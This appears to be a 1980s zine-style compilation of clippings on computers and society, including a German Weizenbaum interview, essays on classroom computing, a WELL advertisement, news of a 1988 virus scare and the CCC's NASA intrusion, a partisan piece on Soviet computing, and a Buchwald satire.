Joseph Weizenbaum: Die Unterscheidungsfähigkeit, durch die man sich vor Illusionen schützt, findet man meistens erst im Nachhinein. Im aktuellen Augenblick hat man sie meistens noch nicht. Wie oft habe ich z.B. gemeint, den "Macbeth" von Shakespeare verstanden zu haben. Und jedesmal, wenn ich ihn wieder einmal sehe, denke ich: Nein, bisher habe ich ihn nicht verstanden, aber jetzt verstehe ich ihn! Schließlich, wenn man etwas älter wird, stellt man fest: Das Verständnis gibt es gar nicht. Es ist immer eine Entwicklung. Wieder einmal: Der Weg ist das Ziel.

Adrian Domzalski: Die Frage nach der Illusion kann man ja durchaus auch an die Wissenschaft und Technik stellen. Gerade dadurch, daß man sich abstrakte Begriffe bildet, entsteht die Illusion, man könnte alles das auch beherrschen, was man definiert hat. So glaubt man z.B. nicht mehr, ein Gewitter bedeute den Zorn der Götter – stattdessen hat man Begriffe davon, wie das Wetter funktioniert und meint nun, auch selbst in die Wettervorgänge eingreifen zu können.

Joseph Weizenbaum: Ein sehr gutes Beispiel! Ich werde oft gefragt: Was erwartet uns? Wie wird sich die Computertechnologie entwickeln? Und ich werde in der gleichen Haltung gefragt, wie man einen Meteorologen nach dem Wetter von morgen fragt! Man glaubt an eine Entwicklung, die mit uns als Menschen nichts zu tun hat, die sich – wie das Wetter – unabhängig von uns vollzieht. Wieder einmal das Märchen von der autonomen Entwicklung von Wissenschaft und Technik: Ohne jeden Bezug zum Menschen und zu gesellschaftlichen Zusammenhängen. Das stimmt aber nicht!

## Bescheidenheit

Markus Schmidt: Ich möchte doch noch einmal auf das Denken zurückkommen, weil ich den Eindruck habe, daß es sehr schlecht weggekommen ist. Und ich bin mir nicht sicher, ob man wirklich ehrlich ist, wenn man die Fähigkeit des Denkens als unwesentlich beiseiteschiebt und sich auf die spontane Intuition in der jeweiligen Situation verläßt. Oder anders gefragt: Gibt es nicht doch eine Möglichkeit, das Denken so weiterzuentwickeln, daß es Positives erzeugt? Daß das Denken Schädliches hervorgebracht hat – eine Zivilisation, die die Natur zerstört, eine Rüstungsmaschinerie mit Overkill-Kapazitäten –, das stimmt natürlich alles. Aber kann die einzige Konsequenz davon sein, mit dem Denken aufzuhören und sich auf das Gefühl zurückzuziehen?

Adrian Domzalski: Mir ist allerdings die Frage, ob das Denken heute so sehr der Verteidigung bedarf. Das rationale Denken zu verteidigen, scheint mir so zu sein, als wenn jemand in eine Obdachlosenküche ginge und sagte: Leute, überfreßt euch nicht! Das Denken scheint mir nicht gerade vom Aussterben bedroht zu sein.

Markus Schmidt: Doch, es ist vom Aussterben bedroht – und zwar gerade auch in der Computertechnologie. Da hat man scheinbar einen Bereich, wo einem das Denken abgenommen wird, was natürlich in Wirklichkeit nicht der Fall ist. Man meint aber, man könne Entscheidungsprozesse an eine Maschinerie übergeben.

Ich habe nun noch eine Frage an Sie persönlich, Professor Weizenbaum: Sie stehen in einem Lehrberuf, in dem Sie fortwährend mit Studenten umgehen, die im Bereich der Informatik unterrichtet werden. Daneben aber vertreten Sie eine Haltung, die besagt: Worauf es wirklich ankommt, ist etwas grundsätzlich anderes. Gibt es für Sie Verbindungen zwischen diesen beiden Ebenen oder laufen sie gewissermaßen parallel?

Joseph Weizenbaum: Ich muß es noch einmal betonen, daß ich nicht glaube, daß sich die Wirklichkeit durch ein binäres "entweder – oder" erklären läßt. Ich habe auch nicht den Eindruck, daß das Denken in irgendeiner Weise verachtet würde. Gerade die Informatiker sind überzeugt davon, daß das Denken – und nur das Denken – uns retten kann. So zum Beispiel Prof. Marvin Minsky, der ganz tief glaubt, daß alles, was wir Emotionen und Gefühle nennen, letztlich auf rationale Strukturen zurückzuführen ist, und daß diese daher auch von Computern bearbeitet und simuliert werden können. Viele Kollegen sind davon überzeugt, daß es letzten Endes nichts anderes gibt als das Denken.

Markus Schmidt: Sie sprechen jetzt von der Ratio. Das meine ich mit "Denken" nicht unbedingt.

Leo Domzalski: Im Deutschen gibt es den Begriff "Denker". Damit meint man Menschen, die wirklich nachdenken über die Welt, das Leben. Das ist doch eine andere Art von Denken als die, welche man durch die künstliche Intelligenz nachzuahmen versucht. Und ich meine, diese Art von Denken ist nicht inflationär, sondern . . . –

Markus Schmidt: . . . vom Aussterben bedroht!

Joseph Weizenbaum: Ja, aber dann gerade von der Seite des Positivismus und der Computertechnologie! Es ist ganz klar, wo ich in dieser Frage stehe: Diese Art von Denken genügt nicht. Auf der anderen Seite verkenne ich aber auch nicht, daß es notwendig ist. Wir müssen rechnen, und zwar nicht nur mit Zahlen. Das ist notwendig, aber es reicht nicht aus.

Markus Schmidt: Ich bitte um Entschuldigung, wenn meine Frage jetzt wieder "binär" klingt. Meines Erachtens zeichnet sich hier aber doch eine sehr deutliche Polarität ab: auf der einen Seite der rein operationalistische Verstand, der immer zu einem bestimmten, definierbaren Zweck führen will. Dieser läßt sich durch den Computer scheinbar vom Menschen lösen. Mir ergibt sich daraus das Folgende: Der Mensch hat etwas aus sich herausgesetzt und ist gerade im besten Begriffe, die Gewalt darüber zu verlieren. Ein komplexes Computerprogramm ist für den einzelnen Verstand nicht mehr denkend nachzuvollziehen. – Frage: Was muß dem auf der anderen Seite entgegengesetzt werden?

Joseph Weizenbaum: Bescheidenheit!

Markus Schmidt: Bescheidenheit?

Joseph Weizenbaum: Ja, und das Erkennen der Notwendigkeit, Zeit zu lassen. Warum die Eile? Warum muß jeder wissenschaftliche Fortschritt sofort in Technologie umgesetzt werden? Und dann sofort vermarktet werden?

Was kann man tun? Man muß die Welt davon überzeugen, daß wir solche Eile nicht nötig haben. Wir brauchen Zeit, um uns zu besinnen – als Einzelner und als Gesellschaft. Beim Fliegen gibt es die drei ersten Hauptsätze der Flugsicherheit. Das erste ist: die Fluggeschwindigkeit beibehalten, das zweite ist: die Fluggeschwindigkeit beibehalten, und das dritte ist: die Fluggeschwindigkeit beibehalten. Dann erst kommen alle anderen Gesetze der Flugsicherheit.

So ist es auch mit uns. Wir haben uns eingebildet – allerdings nicht bewußt: Wenn wir die Fluggeschwindigkeit nicht beibehalten, stürzen wir ab.

Man kann sich ja einmal fragen: Was fürchtest du, wenn du jetzt nicht irgendwo hingehst, wenn du jetzt nicht telefonierst – was fürchtest du? Und wenn man das wirklich hinterfragt, würde schließlich herauskommen: Es ist doch nichts zu fürchten. Hier ist wirklich eine Befreiung notwendig.

Dorothea Domzalski: Mich würde nun noch interessieren, wieviele Menschen in den Staaten diese Art von Technikkritik und Kritik an den Medien empfinden oder aussprechen wie Du und Deine Freunde. Und darüber hinaus: Gibt es Menschen, die etwas dagegen tun, weil sie den Schaden erkennen? Inwieweit können sie Vorbilder sein?

Joseph Weizenbaum: Das sind etwa die gleichen Leute, die sich auch für den Frieden einsetzen. Das Bewußtsein, welche Schäden die Medien für die Gesellschaft bewirken, ist dasselbe Bewußtsein, das einen über den Weltfrieden nachdenken läßt und über solche irrationalen Erscheinungen wie den Bolschewistenhaß in den USA.

Ich habe gerade zum erstenmal in meinem Leben zwei Wochen in der Sowjetunion verbracht. Ich war tief beeindruckt von der Freundlichkeit und



dem Entgegenkommen der Menschen dort. Ein Freund aus Ostberlin dagegen hat es einmal erlebt, daß ihn in Washington jemand ansprach und ihm direkt ins Gesicht sagte: Im Vietnamkrieg habe ich meinen Teil an Kommunisten erschossen, und ich wäre bereit, jeden Tag einen Kommunisten zu erschießen. Ich bin mir ziemlich sicher, daß etwas Entsprechendes in der Sowjetunion unmöglich wäre.

**Markus Schmidt:** Eine letzte Frage: Sie halten jetzt gleich einen Vortrag im Zusammenhang der Anthroposophischen Gesellschaft. Hat die Anthroposophie oder hat Rudolf Steiner für Sie eine persönliche Bedeutung oder bedeuten Ihnen die Ideen etwas, die von der Anthroposophie ausgehen?

**Joseph Weizenbaum:** Ich habe einmal in Tübingen einen Vortrag gehalten mit anschließender Diskussion. Da fragte dann jemand, ob ich als Philosoph ausgebildet sei. Ich verneinte das, worauf mich jener Mann darauf hinwies, ich hätte eben etwas Ähnliches wie Kant ausgesprochen. Meine Antwort war: Ich nehme an, daß Kant sich gefreut hätte, daß ich — obwohl ich kein Philosoph bin — auf dieselbe Sache von einer anderen Seite komme. Das hat mit meinem Verhältnis zur Anthroposophie zu tun. Ich treffe immer wieder Menschen, zu denen ich sofort eine Verbindung empfinde. Und dann — oft viel später — stellt sich heraus, daß Kinder dieser Menschen auf einer Waldorfschule sind oder sie selbst Waldorfschüler oder Anthroposophen sind. Diese Erfahrung begegnet mir immer wieder. Ich muß mir die Menschen gar nicht danach aussuchen, ob sie Anthroposophen oder Waldorfschüler sind. Und ich bin auch nicht sonderlich bewandert in der anthroposophischen Literatur. Bis vor kurzem konnte ich das Wort "Anthroposophie" kaum aussprechen.

Es ist schön zu erfahren, daß man sich aus ganz verschiedenen Richtungen auf demselben Boden treffen kann.

— Markus Schmidt

## Fishwagons and smart-alecs

Maybe you've seen it: a TV commercial for a new computer system to teach young kids basic skills. The ad shows cute little girl listening to voice synthesizer ask, "Can a fish ride in a wagon?" The computer screen she is watching shows a smiling fish sitting in a wagon.

Cut to girl's face. She says, "No," giggles, and presses appropriate button. The right answer.

A wide shot shows the kids filing out of the classroom, with voice-over explaining that kids in this pilot program scored high in Important Standardized Tests.

Something about it bugged me. I brought up the question to my in-house Child Developmental Curricula Evaluator: niece Hannah, age 8. "Can a fish ride in a wagon?"

"Yes," she says. "If it had water in it. Or if it was a fish-selling wagon. But the answer would be no."

Hannah returns to card game — coincidentally, Go Fish — while uncle tediously embellishes child's succinct wisdom.

Hannah knew the answers (emphasis on the plural!)/but more revealing was that she knew "the answer would be no." At eight, she can play the game.

Not surprising, really. Kids who don't

play the game get into trouble. I can't vouch for the truth of this story I heard several years ago, but I am sure similar things happen in classrooms daily:

A class had been studying how air pressure decreases with altitude. A test question asked them how a barometer could be used to measure the height of a tall building.

All the kids dutifully scribbled out the single, predictable answer, except one. He wrote: "There are two ways. First, you could drop the barometer from the top of the building and time how long it takes to fall. You can find the height with the equation  $y = \frac{1}{2}at^2$ , where  $y$  equals distance dropped,  $a$  is the acceleration constant (gravitational acceleration is about 9.8 meters per second) and  $t$  is the time.


"Second, you could go to the owner of the building and say, 'Here, I'll give you this neat barometer if you'll tell me how tall your building is.'"

At last report, the child was in trouble with some of his teachers, who labeled him a "smart alec."

Well, nobody will mistake Hannah for a smart alec. When her school cuts teachers' salaries to buy computers, and the machine asks her about fish locomotion, she'll know enough to punch the correct, narrow, bonehead answer that satisfies stupid, channeled circuitry. And the practice she gains will indeed help her do well on Important Standardized Tests, which are as stupid as computers, though cheaper.

**On the philosophy of Digitizing.** Basically, I'm a Medievalist at heart, harkening to a time when artists and writers freely exchanged ideas and images. If somebody else did a really neat Adam and Eve, why bother to invent another pose if you liked that one? At that time we hadn't yet gotten so spun out on "originality." The point was to get the message out. Use whatever material is appropriate. Artists & writers viewed themselves less as originators than as transmitters of material; as such were less attached to their work. (Curiously this is almost exactly the ethic of the early hackers who started this whole thing: a fervent belief in the free exchange of all their discoveries.)

Anyway, I think the pixelated image that Mac digitizing captures is only a shadow of the original—the idea of the thing, rather than the thing itself. Digitizing captures an idea. And when you finish playing around with it, what you have (if it's still recognizable) is an homage rather than a rip-off. In keeping with this, let me go on record as saying anyone who wishes to digitize any of the images in this book is welcome to do so. May a hundred flowers bloom!





What's remarkable to me is that she can still come up with the right answers at all . . . but then, she is only in third grade. Thirteen years of computer-aided only-one-correct-answer testing will probably effectively blur the line for her between what's right and what's expected.

The trend toward computers in the classroom — and, for that matter, computers in the real world — is a wonderful thing when humans pose the questions and computers find the answers, for the combination of human creativity and a computer's tireless, plodding research is potent.

But do it the other way around and we'll only rid the world of smart-alecs. In that case, good luck to us all.

Brad Lemley  
Washington, DC.

### Hard disk prayers

I was just reading a travel article on Tibet where this American businessman calculates that a pilgrim giving each of the 108 prayer wheels in Lhasa's Jokhang Monastery a turn as he or she circles around the exterior walls recites "Om Mani Padme Om" 16 billion times in one circuit as long as the turn possesses sufficient force to leave the wheel revolving ten times. While I don't as yet have a TV, I am trying to get on this computer bandwagon with you guys, like those yurts, funny food, clothes, books etc. when I was younger. So anyway, I realized that a hard or floppy disk would make an excellent prayerwheel, enabling a user to enter an untold amount of prayer information and spin it very quickly, with ability to alter, monitor, and tabulate prayers as the situation or times dictated. I think adding a little prayer somewhere in your routine programs might help too, as it would spin around with the rest of the data and surely have a good effect.

John Benecki  
Inchelium, Washington

### Public conferences

- ... access to a unique community of people
- ... more than 80 conferences on all aspects of computers
- ... join in discussions on a wide range of topics
- ... get top quality technical advice from experts
- ... learn the UNIX system online
- ... talk with software developers
- ... discuss politics, religion, environment, parenting, sports, music, education

### Private conferences

Any business, non-profit organization or private group can have a private conference:

- ... instant communication
- ... formulate policy online for immediate action
- ... versatile and powerful, ready when you are

### Electronic mail and online conversation

- ... the end of "Telephone Tag"
- ... send private messages to one person or several
- ... all messages can be stored for future reference

### Login with any computer/modem combination

- ... transfer text files between incompatible computers
- ... inexpensive laptops can have the full power of a UNIX machine

## THE WELL

IS:

- A computer conferencing system
- A place to get information
- Revolutionary low price
- An online meetingplace



Whole Earth Electronic Link  
27 Gate Five Road  
Sausalito, CA 94965  
Modem: 415/332-6106  
Voice: 415/332-4335

### It's simple to join:

Have your computer/modem dial  
415/332-6106

When the WELL responds with its login:  
prompt, type

newuser  
and follow the instructions.

Uninet is  
TELENET  
New # is:  
800/336-0437  
new login:  
<cr> <cr>  
Terminal = d1  
@ c well

### Now the WELL is on UNINET

The WELL can be reached from anywhere in the U.S. or around the world via Uninet, reducing the access charges for long distance dramatically, especially during off-peak hours. To reach us via Uninet, call 800/821-5340 for the number closest to you. Then dial that number, type [cr][cr] (return/period/return) and when prompted for "service," type well[cr]

and you'll get to the WELL's login: prompt.

Welcome!  
You are now logged in to the WELL.  
  
PicoSpan T2.5: designed by Marcus Watts  
copyright 1984 NET; all rights reserved  
  
You have mail.  
  
OK (! or sum for help): mail  
Mail version 2.18.5/19/83. Type ? for help.  
"/usr/spool/mail/bn": 3 messages 3 new  
>N 1 mmc Wed July 31 13:13 13/364 "Re: teacher"  
N 2 art Wed July 31 13:56 12/258 "Re: teacher"  
N 3 garl Wed July 31 16:07 13/495 "Re: dinner"

The WELL lists all your waiting messages  
each time you check in.


per month  
per online hour  
**\$8.00**  
**\$3.00**

### What can The WELL do for you?

- Cut mail costs
- Save travel time and expense
- Reduce paperwork
- Improve communications with associates
- Foster cooperative work from different locations
- Keep records of all your transactions
- Technical support and user groups for most popular computers
- Put you in touch with a wide variety of people
- Cut across time zones
- Reduce time constraints — people can respond at their convenience
- Help avoid "Telephone Tag"

### Who needs The WELL?

Writers  
Hackers  
Businesses  
Movie-goers  
Salespeople  
Professionals  
Photographers  
Non-profit organizations



# Tracking a Rock Group By Computer

**I** USED to use a Rolodex and lunch hours for networking," said Lisa Carlson, a computer consultant at the Metasystems Design Group, a consulting firm in Arlington, Va. Now, she simply punches a few numbers onto a keyboard to reach professional colleagues. "With electronic networking, you're not limited to five lunches a week," she said. "You can maintain relations with hundreds of people all over the world."

The widespread use of personal computers and modems has meant that a growing number of individuals are using technology rather than legwork to communicate. They are increasingly subscribing to electronic bulletin boards that enable them to "post" information and messages for others to call up at will.

One of the largest such bulletin boards around, the Electronic Information Exchange System operated out of the Computerized Conferencing Center of the New Jersey Institute of Technology, has more than 2,000 subscribers from private companies such as Exxon and I.B.M., Government agencies including NASA, and various colleges including Harvard. Participants get to take "electronic courses" offered by the institute, as well as to share research information with each other.

"Ultimately, this technology will not just be used as business tech-

nology, but will become as common to the public as the telephone," said Murray Turoff, the head of the New Jersey Institute, which is in Newark.

His network already has developed social aspects. Jessica Lipnack, a consultant with the Net-

working Institute, a consulting firm in Waltham, Mass., recalls "attending" a computerized New Year's Eve party several years ago that involved hundreds of members of the electronic exchange from all over the world sending "Happy New Year" to


each other via the computer.

In the San Francisco area, 1,700 people pay \$8 a month and \$3 an hour to use WELL (the Whole Earth 'Electric Link'), a subscription-based telecommunications system started last year by Stewart Brand, originator of the Whole Earth Catalogues. WELL sets up separate electronic bulletin boards for groups of subscribers that share specific interests.

So far, according to Clifford Figallo, who is in charge of systems operations for WELL, bulletin boards on some 120 topics have been set up. One of the most popular involves the Grateful Dead rock group. Some 250 members of the system communicate regularly to each other through their electronic bulletin board to share gossip tidbits about the group, or even to offer extra tickets to the group's next show.

Other popular electronic networks have sprung up around topics such as the human mind and true confessions, the latter involving members relating events that have shaped their lives.

"People think of communicating by computer as dull and inhuman," said Mr. Figallo. "But as the software and teleconferencing equipment get more sophisticated and the hardware becomes cheaper, systems like these are going to become much more popular. People will realize that you can use computers to reach out and touch someone."



Drawings by Mary Lynn Blaisutta

## Computerviren aus Israel

**„Chaos Computer Club“: In Israel eingepflanzte Viren könnten weltweit MS-DOS-Betriebssysteme angreifen**

**Aus Hamburg Ute Scheub**

Was zunächst nach einem verspäteten Aprilscherz klang, ist nach Versicherung des Hamburger „Chaos Computer Clubs“ (CCC) durchaus ernst zu nehmen. Dessen Zentralorgan 'Datenschleuder' zufolge wird heute, Freitag, den 13. Mai, ein aus dem Nahen Osten eingeschmuggelter Computervirus alle für ihn erreichbaren Datenbestände zerstören, wenn sich die Betreiber nicht mit einem sogenannten „Serum“ schützen.

Nach Berichten der Jerusalemer Tageszeitung 'Maariv' und der 'New York Times' breitet sich das bösartige Virus in Israel und über die internationale Datenvernetzung auch in den USA auf Rechnern aus, die mit dem weitverbreiteten Betriebssystem MS-DOS gefahren werden.

Computerviren sind sogenannte Programmroutinen, die von Hackern in fremde Computer eingeschleust werden, sich dort unkontrolliert vermehren

und andere Daten „auffressen“. Wie in der Gentechnologie mehrten sich nach Auskunft des Chefredakteurs der 'Datenschleuder' auch in der Computertechnologie „Freilandversuche“. Einmal ins Netz ausgesetzt, kann sich das Virus schnell international verbreiten.

Nicht nur der CCC vermutet, daß es sich bei der „Virusverseuchung“ um einen politisch motivierten Sabotageakt aus Anlaß des 40. Jahrestags der Staatsgründung Israels handeln könnte. Dort ist inzwischen ein „Serum“ entwickelt worden, mit dem die Virusroutine geortet und ausgeschaltet werden kann.

In einem Telex an verschiedene Bundesministerien hat der CCC empfohlen, in Anlehnung an Israel Präventionsmaßnahmen einzuleiten. Diejenigen, denen das nicht mehr gelingt, sollten am 13. Mai den Betrieb von MS-DOS-Rechnern mit möglicherweise lebenswichtigen Aufgaben (z. B. in Krankenhäusern) vermeiden. **F. 13.5.88 102**

## Keine Geheimnisse mehr

**Zum Einbruch in den NASA-Computer**

**D**er spektakuläre Coup des „Chaos Computer Clubs“ löst klammheimliche Freude aus: Wie da den Technokraten, Daten-Bankiers und High-Tech-Priestern ins Allerheiligste gepinkelt wurde, ist ketzerisch, rotzfrech und subversiv. Daß die Hamburger Hacker dem Großen Bruder als nützliche Idioten dienen und helfen, die Schwachstellen im System zu beseitigen — dieses Argument zieht nur auf den ersten Blick. Natürlich wird die Computer-Firma den Zugang, den die Hacker dieses Mal gefunden haben, nun hochsicher versperren. Aber niemand glaubt, daß dann die Daten ein für allemal gesichert wären.

**I**m Gegenteil: Jeder der vom heimischen Terminal und Telefon verübten Einbrüche in die Zentren der Macht beweist, daß es *prinzipiell* unmöglich ist, sie zu verhindern. Kommunikations-Netze funktionieren nur als offene Systeme, absolut gegen Mißbrauch abgeschottet ist auch eine Datenbank für den Gebrauch nicht besser geeignet als ein Aktenschrank mit Karteikarten.

**L**eicht vorstellbar ist das Chaos, das der Hacker-Club nicht umsonst im Namen führt, wenn derartige Spaziergänge durch den angeblich undurchsichtigen Datenwald sich rhizomartig als neuer Volkssport ausbreiten und für allgemeinen Durchblick (Glasnost!) im Daten-Dschungel des militärisch-industriellen Komplexes sorgen. Die gläserne NASA beweist: Es gibt keine Geheimnisse mehr, Orwells Großer Bruder ist ein Schweizer Käse.

*Mathias Bröckers*





# SOVIET COMPUTER TECHNOLOGY

A Summary

by Michael E. Marotta

aus: Loompanics Catalog 88



The USSR spends billions of dollars importing technology from the West. According to the CIA they go through independent agents. They pay with letters of credit deposited with the agent's bank.<sup>1</sup>

## **"The USSR spends billions of dollars importing technology from the West."**

They want technology that can be applied to military efforts. They also buy "dual purpose" items. For instance, a device to test integrated circuits is a tool that can be used for military projects, even though it is not inherently a weapons system. In addition to equipment and materials, they also acquire documents. Many have come from the US Department of Commerce which operates the National Technical Information Service.<sup>2</sup>

The USSR is quite possibly ahead of the USA in designs and theories. They lag in applications and engineering.<sup>3</sup> This is because their society is based on stealing from the able to provide for the needy. This means that smart people go in for those things that cannot be expropriated. Chess masters keep their assets in their heads.

It is easy for the USSR to *keep up* with the West by acquiring current technology. The Reds cannot easily "leapfrog" the West. They cannot develop NEW technology.<sup>4</sup> This is because they lag behind America in *personal* computers.

The KGB is actively recruiting Americans to give (or sell) them information about computer design. They supposedly have 300 people in Moscow who evaluate this information.<sup>5</sup> What they do with this information is not easy to figure out. Obviously, they do not produce personal computers.

Yevgeny P. Velikhov is in charge of trying to make the USSR computer literate. He knows the score full well. He admits that the Soviets are "five to seven years behind the West."<sup>6</sup> In fact, he owns an IBM-PC.<sup>7</sup> Velikhov is a top scientist with direct access to the highest Soviet officials. If he owns an IBM-PC, you can bet that there is no equivalent machine produced in the USSR.

Some kinds of personal computing devices are made in the USSR. They cost about \$500 to \$750.<sup>8,9</sup> These computers are about like American varieties from the early 1980s. They have random access memories (RAM) of 32 kilobytes. They plug into a TV set.<sup>10</sup>

## **"Even if the USSR catches up instantly to where we are right now, today, they will fall behind by sunrise tomorrow. Americans invent new tools every day."**

In all, the Soviets have produced perhaps more than 50,000 personal computers.<sup>11</sup> In America, there are about 25 million homes with computers.<sup>12</sup> There are many reasons for this and chief among them is that America is still primarily a trade oriented nation. Very few computers are actually made in America. We import chips, disk drives, monitors, and so on. But the USSR jealously guards its hard currency. They are very cautious about buying 4,000 PC clones from Yamaha of Japan.<sup>13</sup> Buying 10,000 IBM PCs could take forever.<sup>14</sup>

Even if they avoid buying from the West, the USSR will continue to import much from its satellites. Disk drives are made in East Germany, Hungary and Bulgaria.<sup>15</sup> The USSR has an abysmal record for manufacturing computers. Consider the story of the Agat computer.

Dr. Leo Bores of Scottsdale, Arizona, is a surgeon who specializes in myopia. He uses methods developed in the USSR and has strong ties with colleagues there. He evaluated the Soviet "Agat" computer for *Byte* magazine.<sup>16</sup>

The Agat was an Apple II clone. Instead of a single board, it used several chip modules. The Agat used Cyrillic letters. However, these characters were created with the Apple Tool Kit. When Dr. Bores first "boot strapped" the Agat, it ran with the Russian alphabet. But when he restarted the machine, it came up with a garbled American character set.<sup>17</sup>

## **"The KGB is actively recruiting Americans to give (or sell) them information about computer design."**

The ROM (read only memory) still had Steve Wozniak's name in memory.<sup>18</sup> (Steve Wozniak, with Steve Jobs, founded the Apple Computer Corporation. Wozniak wrote the system software.)

Eventually, the computer was discontinued. One reason offered was that the Reds ran out of parts.<sup>19</sup> It is also likely that the \$17,000 price tag helped sink the marketing effort.<sup>20,21</sup>

This was not the first time the Reds have copied Western technology. The ES-1055, made in East Germany, is a cloned IBM 370. The IBM 370 was introduced over 15 years ago. The ES-1055 is the usual choice for Soviet factory managers.<sup>22</sup>

The Soviets have also built copies of the Digital Equipment Corporation PDP-11. Like the Agat/Apple, this is a down-grade of the equipment we know in America. (The PDP-11 was replaced by the DEC VAX line 10 years ago.) The PDP-11 was controlled by the LSI-11 inte-



grated circuit "computer on a chip." Since the Soviets cannot produce a large scale integrated chip, they implemented the LSI-11 as a set of chips on a board.<sup>23</sup>

**"The USSR has an abysmal record for manufacturing computers."**

When the USSR chose to clone the Intel 8080 microprocessor and its support chips, they even kept the model numbers. The 8080 is called the K580IK80; the Intel 8224 clock driver is the Soviet K580IK24; the 8259 interrupt controller is called a K580IK59 in the USSR.<sup>24</sup> It is important to bear in mind that even in 1984, this chip set was not popular in America. Microcomputer manufacturers were already using the faster Intel 8088 and 8086 chips.

The Intel 8080 computers and the PDP-11 ran from disk drives. The Soviet versions used paper tape.<sup>25</sup> Paper tape went out for American professionals in 1974. Hobbyists stopped using it before 1980.

If technology existed in a vacuum, the Soviets might actually be able to harness computer power for themselves. The fact is that to have technology you have to have freedom. Take away freedom and technology fails.

Some Soviet factory managers do not want computers because this makes it hard to falsify figures.<sup>26</sup> The error here is the same as the assertion that the Nazi State was "efficient." Centralized states have their own internal contradictions. You must fear those above you. You must deceive. Errors made at the top level affect the whole country. The fact is that the USSR cannot make effective use of computers.

**"Yevgeny P. Velikhov is in charge of trying to make the USSR computer literate. He knows the score full well. He admits that the Soviets are 'five to seven years behind the West.'"**

The USSR fears their underground. The dissidents in the USSR duplicate essays by hand; they type carbon copies. With personal computers and dot matrix printers at their disposal, the underground would really give the Soviet State something to worry about. This has already happened in Poland.<sup>27</sup>

Yet, the USSR is caught between a rock and a hard place. If they deny their people access to computers, they maintain control and lose technology. If they go for computer literacy, they risk a rampant spread of new ideas via a technology which invariably outstrips attempts to control it. The Reds may believe that they can have high technology and keep their centralized state. This is doubtful.<sup>28, 29, 30</sup>

There is a long-term trend toward global communication. Historically, Russia has had only brief periods of Westernization. They even maintain railroads

## ART BUCHWALD

# The Gorbachev Network

WASHINGTON — The U.S. has just installed a new hot line to the Soviet Union to prevent accidental war. Instead of phones, the system uses desk computers. That's the rub. Anyone who has ever watched someone using a computer at an airline counter, a hotel registration desk or a department store has to be very nervous. Computers and the people who use them never seem to be working together at the same time.

This is my nightmare:

"I want to speak to Mr. Gorbachev on the hot line."

"Just a minute, sir. I don't show any Mr. Gorbachev on my screen. Do you have a first name?"

"Mikhail Gorbachev. Hurry up, the survival of the whole human race depends on your networking Gorbachev in the Kremlin."

"Do you know his Social Security number?"

"No, but if you don't connect me in the next three minutes your body will turn into a glass of heavy water."

"Let me try bypassing the computer by way of Armenia. Hold it, I'm flashing a telephone number for Maxim Gorky. Will he do?"

"I want M. Gorbachev and no one but M. Gorbachev."

"Sir, the hot-line terminal on the other end says it is sold out at the Bolshoi Ballet, but is willing to trade two house seats for a pair of tickets to 'The Phantom of the Opera.'"



Buchwald

"Tell your computer to try Gorbachev at his dacha."

"We have no access to his dacha, but I can get you an airline seat on Aeroflot to Raleigh, North Carolina."

"Your computer was supposed to be programmed to immediately put me in touch with the leader of the Communist world. How do you explain this foul-up?"

"I don't know, sir. We talked to someone in the Soviet Union the other day."

□

"What did you say?"

"We confirmed he had a double room at the Holiday Inn in Atlantic City."

"The clock is running. Is there no way of jumping the program so I can get through directly to the Politburo?"

"I'll try this. I'll retrieve all the Gorbachevs in the Moscow telephone book and then sort them out in my memory bank."

"Did it work?"

"No, the only thing the computer says is a Mrs. Gorbachev owes Bloomingdale's \$12.50."

□

"Where did you learn to run a computer, young man?"

"National Airport. The machines there are much easier to work than this one, sir. I could get a Russian on my Delta Airlines reservations screen any time I wanted to."

"Hurry, man, someone has goofed and World War III is upon us."

"Do you want me to feed that into the computer?"

"Why not?"

"Uh, oh — something has gone wrong because it says we transmitted a faulty entry on a rental car in Lincoln, Nebraska."

"Forget it, I'll call Gorbachev on the phone."

"You don't have to — he is on the phone."

"Why didn't you tell me?"

"I thought you wanted to speak to him on the computer."


"Mikhail, I'm glad to talk to you. I don't want you to get mad, but tomorrow morning you are going to be receiving 100 million Reader's Digests in the mail. Just send them back to us and we'll pay the postage. . . . No, Mikhail, these aren't the same operators who will be running Star Wars. The Star Wars programmers are being trained by Eastern Airlines."

MIND  
CONTROL

IN  
THE

UNITED  
STATES

*Harold Tribune*  
31. 3. 88



with track gauge different from other countries to ensure their isolation. However, this is the age of television, not railroads.

People in East Europe receive Western television. The USSR now produces some video tape cameras and players.<sup>31</sup> When computers and television merge the results can only be called "radical."

Joel Schatz has a project called Ark. He makes it possible for people from the USA and the USSR to communicate via slow scan television and computer. Elements in both governments fear him. Americans cannot be allowed to discover that *most* people in Russia *like* living there. The people in the USSR cannot be allowed to learn that most Americans live like kings.<sup>32</sup>

**"In all, the Soviets have produced perhaps more than 50,000 personal computers."**

Schatz suffered a series of bureaucratic hassles. He had to run interference for himself dealing with the governments of the USA, USSR, Britain, and Turkey. He triumphed. On New Year's Eve 1985/1986 he finally got his linkup to work. This was the first effort of what Schatz likes to call "Two Track Diplomacy." Scientists from the USSR and USA discussed peaceful uses of outer space and celebrated the 25th anniversary of the laser.<sup>33</sup>

The next stage is for teens from the Soviet Union and America to use slow scan television and computers to discuss alcoholism.<sup>34</sup> Bear in mind that officials from the US and their clones in the USSR put up obstacles. Schatz just works that much harder.

This "two track diplomacy" also can be found on the PeaceNet computer bulletin board. You can access PeaceNet via Telnet (a long-distance packet carrier that you dial locally). PeaceNet (Host 408346) serves dozens of leftwing and alternative social action groups. The Central American Resource Network, the Beyond War Foundation, and others, give Americans access to people that the American government has built a "Berlin Wall" around.

The USA, NATO and Japan have decided not to export high-tech devices like the IBM-PC/XT and PC/AT to the USSR. However, it is legal to export 8-bit computers like the TRS-80, VIC-20, Apple II or "plain vanilla" IBM PC.<sup>35</sup> This, despite the fact that the Apple II can be modified to control missile firing.<sup>36</sup> Of course, this "modification" is easy to accomplish.

**"The computer revolution in America came from dropouts, weirdos and nerds. Until the USSR can tolerate these people, they will never capture the power of the computer."**

There are at least a million people in America who could program an Apple II to run a coordinate output device. There are so many systems analysts in America that estimates from seven sources range from 370,000 to 2.9 million. And there are still those 25 million home computers.

Consider that the 8-bit computers like the Apple II are now obsolete in America. You can buy a TI-99 or VIC-20 for bargain basement prices. Today's home computers (Macintosh, Atari ST, Amiga,

etc.) are all 16-bit machines. They are not available to the USSR. Yet, the 8-bit machines will serve Soviet young people quite well. If the USSR wants a computer literate society, they should buy all the outdated 8-bit machines in America.

